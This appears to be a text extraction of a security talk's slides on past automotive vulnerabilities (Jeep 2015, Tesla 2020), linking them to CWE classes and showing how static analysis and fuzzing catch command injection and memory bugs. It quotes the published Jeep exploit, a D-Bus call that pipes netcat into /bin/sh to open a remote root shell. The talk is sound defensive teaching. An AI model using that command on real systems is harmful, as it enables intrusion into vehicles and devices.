

# Historical Vulnerabilities In The Automotive Space: Common Classes Of Bugs Present In Embedded Software

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
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
# Disclaimer

- All presented vulnerabilities are publicly known and fixed
- Vulnerabilities are chosen for educational purpose
- No key fob/range extender vulnerabilities
- Not about blaming, but learning and preventing

*Those Who Do  
Not Learn  
History Are  
Doomed To  
Repeat It.*

George Santayana





...Inspired by the character, image captions generally present various types of predicaments and then lecture on what could've been done differently to avoid the situation altogether (See Also: [Captain Obvious](#)).

[Captain Hindsight | Know Your Meme](#)

# CWE Top 25

Number	CWE	Description	Score	Memory Safety
1	CWE-787	Out-of-bounds Write	65.93	x
3	CWE-125	Out-of-bounds Read	24.9	x
4	CWE-20	Improper Input Validation	20.47	
		Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')		
5	CWE-78	Command Injection)	19.55	
7	CWE-416	Use After Free	16.83	x
14	CWE-287	Improper Authentication	6.58	
17	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	5.84	x

[CWE - 2021 CWE Top 25 Most Dangerous Software Weaknesses \(mitre.org\)](https://cwe.mitre.org/)

# Jeep Hack 2015 (Miller & Valasek)

The mother of all car hacks

- 2014 Jeep Cherokee
- Remote attack over mobile network/Wi-Fi
- Entry ECU: Infotainment
- Recall 1,4 M cars
- Stock went down

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# Jeep Hack 2015 (Miller & Valasek)

We wish that the exploit could have been more spectacular...The follow 4 lines of Python opens a remote root shell on an unmodified head unit

```
import dbus


bus_obj = dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object = bus_obj.get_object('com.harman.service.NavTrailService',
                                  '/com/harman/service/NavTrailService')
playerengine_iface = dbus.Interface(proxy_object,
                                    dbus_interface='com.harman.ServiceIpc')
print playerengine_iface.Invoke('execute', '{"cmd":"netcat -l -p 6666 \
| /bin/sh | netcat 192.168.5.109 6666"}')
```

# Jeep Hack 2015 (Miller & Valasek)

- [CWE-20](#) (Rank 4) Improper Input Validation
- [CWE-78](#) (Rank 5): Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- [CWE-287](#) (Rank 14) Improper Authentication
- [CWE-1274](#) Improper Access Control for Volatile Memory Containing Boot Code
- Open Debug Ports

# Jeep Hack 2015 (Miller & Valasek)

## Static Analysis (Clang-Tidy)



The screenshot shows the Clang-Tidy interface with the following configuration:

- Wrap lines: Off
- Arguments: -checks=cert-env\*
- Stdin: Off

The output window displays the following warning:

```
-checks=cert-env*
<source>:9:5: warning: calling 'system' uses a command processor [cert-env33-c]
    system(program);
    ^
1 warning generated.
```

<https://godbolt.org/z/Ma8r8jsxb>

# Jeep Hack 2015 (Miller & Valasek)

## Static Analysis (Clang Static Analyzer)

### Annotated Source Code

Press [?](#) to see keyboard shortcuts

Show analyzer invocation

Show only relevant lines  Show control flow arrows

```
6 void execute(const char* prog){  
7     int res = system(prog);
```

3 ← Untrusted data is passed to a system call (CERT/STR02-C. Sanitize data passed to complex subsystems)

```
13 int main(){  
14     char s[10];  
15     fscanf(stdin, "%s", s); // 's' marked as tainted  
16     execute(s);
```

1 Taint originated here →

2 ← Calling 'execute' →

```
~/r/fuzzcon ➤ scan-build-15 -enable-checker alpha.security clang jeep.c  
scan-build: Using '/usr/lib/llvm-15/bin/clang' for static analysis  
jeep.c:7:15: warning: Untrusted data is passed to a system call (CERT/STR02-C. Sanitize data passed  
to complex subsystems) [alpha.security.taint.TaintPropagation]  
        int res = system(prog);  
                           ^~~~~~  
1 warning generated.  
scan-build: Analysis run complete.  
scan-build: 1 bug found.  
scan-build: Run 'scan-view /tmp/scan-build-2022-11-08-093537-70363-1' to examine bug reports.
```

# Jeep Hack 2015 (Miller & Valasek)

Static Analysis (CodeQL)

## Uncontrolled data used in OS command

Dismiss alert ▾

Create issue

 Open in master 13 hours ago

src/taint.c:11

```
8 // a command line.  
9 char command1[1000] = {0};  
10 sprintf(command1, "finger %s", userName);  
11 system(command1);
```

This argument to an OS command is derived from user input (a command-line argument), dangerously concatenated into sprintf output argument, and then passed to system(\_\_command).

CodeQL Show paths

12 }

Severity

Critical

Affected branches

master



Tool

Rule ID

CodeQL

cpp/command-line-injection

Query

[View source](#)

The code passes user input as part of a call to `system` or `popen` without escaping special elements. It generates a command line using `sprintf`, with the user-supplied data directly passed as a formatting argument. This leaves the code vulnerable to attack by command injection.

Weaknesses

 CWE-78

 CWE-88

[Source: Github](#)

# Jeep Hack 2015 (Miller & Valasek)

## Dynamic Analysis (Fuzzing/Jazzer)

```
x ~ /r/f/java ./jazzer --custom_hooks=com.code_intelligence.jazzer.sanitizers.OsCommandInjection  
--cp=. --target_class=JeepFuzzer 1> /dev/null  
INFO: libFuzzer ignores flags that start with '--'  
INFO: Running with entropic power schedule (0xFF, 100).  
INFO: Seed: 4034910602  
INFO: Loaded 1 modules (512 inline 8-bit counters): 512 [0x25c1380, 0x25c1580),  
INFO: Loaded 1 PC tables (512 PCs): 512 [0x259b920,0x259d920),  
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes  
INFO: A corpus is not provided, starting from an empty corpus  
#2 INITED cov: 7 ft: 7 corp: 1/1b exec/s: 0 rss: 621Mb  
  
== Java Exception: com.code_intelligence.jazzer.api.FuzzerSecurityIssueCritical: OS Command Injection  
Executing OS commands with attacker-controlled data can lead to remote code execution.  
at com.code_intelligence.jazzer.sanitizers.OsCommandInjection.processImplStartHook(OsCommand  
Injection.kt:51)  
at java.base/java.lang.ProcessBuilder.start(ProcessBuilder.java:1107)  
at java.base/java.lang.ProcessBuilder.start(ProcessBuilder.java:1071)  
at JeepFuzzer.execute_prog(JeepFuzzer.java:17)  
at JeepFuzzer.fuzzerTestOneInput(JeepFuzzer.java:35)  
== libFuzzer crashing input ==  
MS: 5 ChangeBit-CopyPart-ChangeBit-CopyPart-CMP- DE: "jazze"-; base unit: adc83b19e793491b1c6ea0fd8b  
46cd9f32e592fc  
0x6a,0x61,0x7a,0x7a,0x65,0x8e,  
jazze\216  
artifact_prefix='.'; Test unit written to ./crash-754fb44789ed9bf45ecf82b7ad03fdb4966111c3  
Base64: amF6emW0
```

# Jeep Hack 2015 (Miller & Valasek)

## Dynamic Analysis (Fuzzing/Libfuzzer/CiFuzz)

```
const char *FUZZE = "fuzze";

typedef int (*real_system_type)(const char *command);

Fuzz this function
int system(const char *command)
{
    if (strncmp(command, FUZZE, strlen(FUZZE)) == 0)
    {
        assert(false && "OS Injection detected");
    }
    real_system_type real_system = dlsym(RTLD_NEXT, "system");
    return real_system(command);
}
```

```
~/r/f/os_inject_cpp(master) $ cifuzz run jeepfuzz
-- Configuring done
-- Generating done
-- Build files have been written to: /home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzz
[ 28%] Built target jeep_lib
[ 57%] Built target mockup
[100%] Built target jeepfuzz
Running jeepfuzz
Storing generated corpus in .cifuzz-corpus/jeepfuzz
Initializing fuzzer with 1 seed inputs
Successfully initialized fuzzer with seed inputs

Use 'cifuzz finding <finding name>' for details on a finding.

💥 [proud_blowfish] deadly in abort (abort.c:79:7)

Note: The crashing input has been copied to the seed corpus at:
      jeepfuzz_inputs/proud_blowfish

It will now be used as a seed input for all runs of the fuzz test,
```


# Jeep Hack 2015 (Miller & Valasek)

## Dynamic Analysis (Fuzzing/Libfuzzer/CiFuzz)

```
new seeds.  v (total: 1)
~/r/f/os_inject_cpp [master ±] cifuzz finding proud_blowfish
[proud_blowfish] deadly in abort (abort.c:79:7)
Date: 2022-11-16 14:42:19.62818033 +0100 CET
build/libfuzz

const ==1== ERROR: libFuzzer: deadly signal
typed      #0 0x528d21 in __sanitizer_print_stack_trace (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x528d21)
Fuzz thi   #1 0x472188 in fuzz::PrintStackTrace() (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x472188)
int s     #2 0x4581c3 in fuzz::Fuzzer::CrashCallback() (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x4581c3)
{          #3 0x7fae105bf41f (/lib/x86_64-linux-gnu/libpthread.so.0+0x1441f)
    #4 0x7fae103d500a in __libc_signal_restore_set ../sysdeps/unix/sysv/linux/internal-signals.h:86:3
    #5 0x7fae103d500a in raise ../sysdeps/unix/sysv/linux/raise.c:48:3
    #6 0x7fae103b4858 in abort abort.c:79:7
    #7 0x7fae103b4728 in __assert_fail_base assert.c:92:3
    i      #8 0x7fae103c5fd5 in __assert_fail assert.c:101:3
    {          #9 0x7fae10724335 in system /home/andreas/repos/fuzzcon/os_inject_cpp/mock_up_lib.c:32:3
    |      #10 0x55275e in LLVMFuzzerTestOneInputNoReturn(unsigned char const*, unsigned long) /home/andreas/repos/fuzzcon/os_inject_cpp/jeep_fuzz.cc:16:3
    |      #11 0x552628 in LLVMFuzzerTestOneInput /home/andreas/repos/fuzzcon/os_inject_cpp/jeep_fuzz.cc:13:1
    }          #12 0x459721 in fuzz::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/add
    r      #13 0x458e65 in fuzz::Fuzzer::RunOne(unsigned char const*, unsigned long, bool, fuzz::InputInfo*, bool*) (/home/andreas/repos/fuzzcon/os_inject_cpp/.ci
    r      #14 0x45ae07 in fuzz::Fuzzer::ReadAndExecuteSeedCorpora(std::__Fuzzer::vector<fuzz::SizedFile, fuzz::fuzzer_allocator<fuzz::SizedFile> >&) (/home/a
    }          address+undefined/jeepfuzz+0x45ae07)
    #15 0x45b009 in fuzz::Fuzzer::Loop(std::__Fuzzer::vector<fuzz::SizedFile, fuzz::fuzzer_allocator<fuzz::SizedFile> >&) (/home/andreas/repos/fuzzcon/
    pfuzz+0x45b009)
    #16 0x44ad15 in fuzz::FuzzerDriver(int*, char***, int (*)(unsigned char const*, unsigned long)) (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/
    #17 0x472962 in main (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x472962)
```

# Tesla 2020 (Comsecuris)



Source: [Vimeo](#)

# Tesla 2020 (Comsecuris)

- 2020 Tesla Model 3
- Remote attack over Wi-Fi (from a drone)
- Entry ECU: Infotainment
- Vulnerability in network manager (ConnMan)
- Control of doors, lights etc.

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# Tesla 2020 (Comsecuris)

- ConnMan DNS (1.37): networkmanager handles DNS, DHCP etc.
- *Pure C, memcpy all around, „looks crappy”*
- AFL & ASAN (*crash in no time*)

```
Reading symbols from src/connmand...done.
Starting program: ./src/connmand < out/crashes/id:000003,sig:06,src:006692,op:havoc,rep:8
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
=====
==28665==ERROR: AddressSanitizer: negative-size-param: (size=-1)
#0 0xf720f9b3  (/usr/lib32/libasan.so.4+0x779b3)
#1 0x56936544  in uncompress src/dnsproxy.c:1841
#2 0x5694ba34  in forward_dns_reply src/dnsproxy.c:2086
#3 0x5694ba34  in fuzz src/dnsproxy.c:2200
```

# Tesla 2020 (Comsecuris)

## StackOverflow/Partial Write ([CVE-2021-26675](#) / [CWE-787](#))

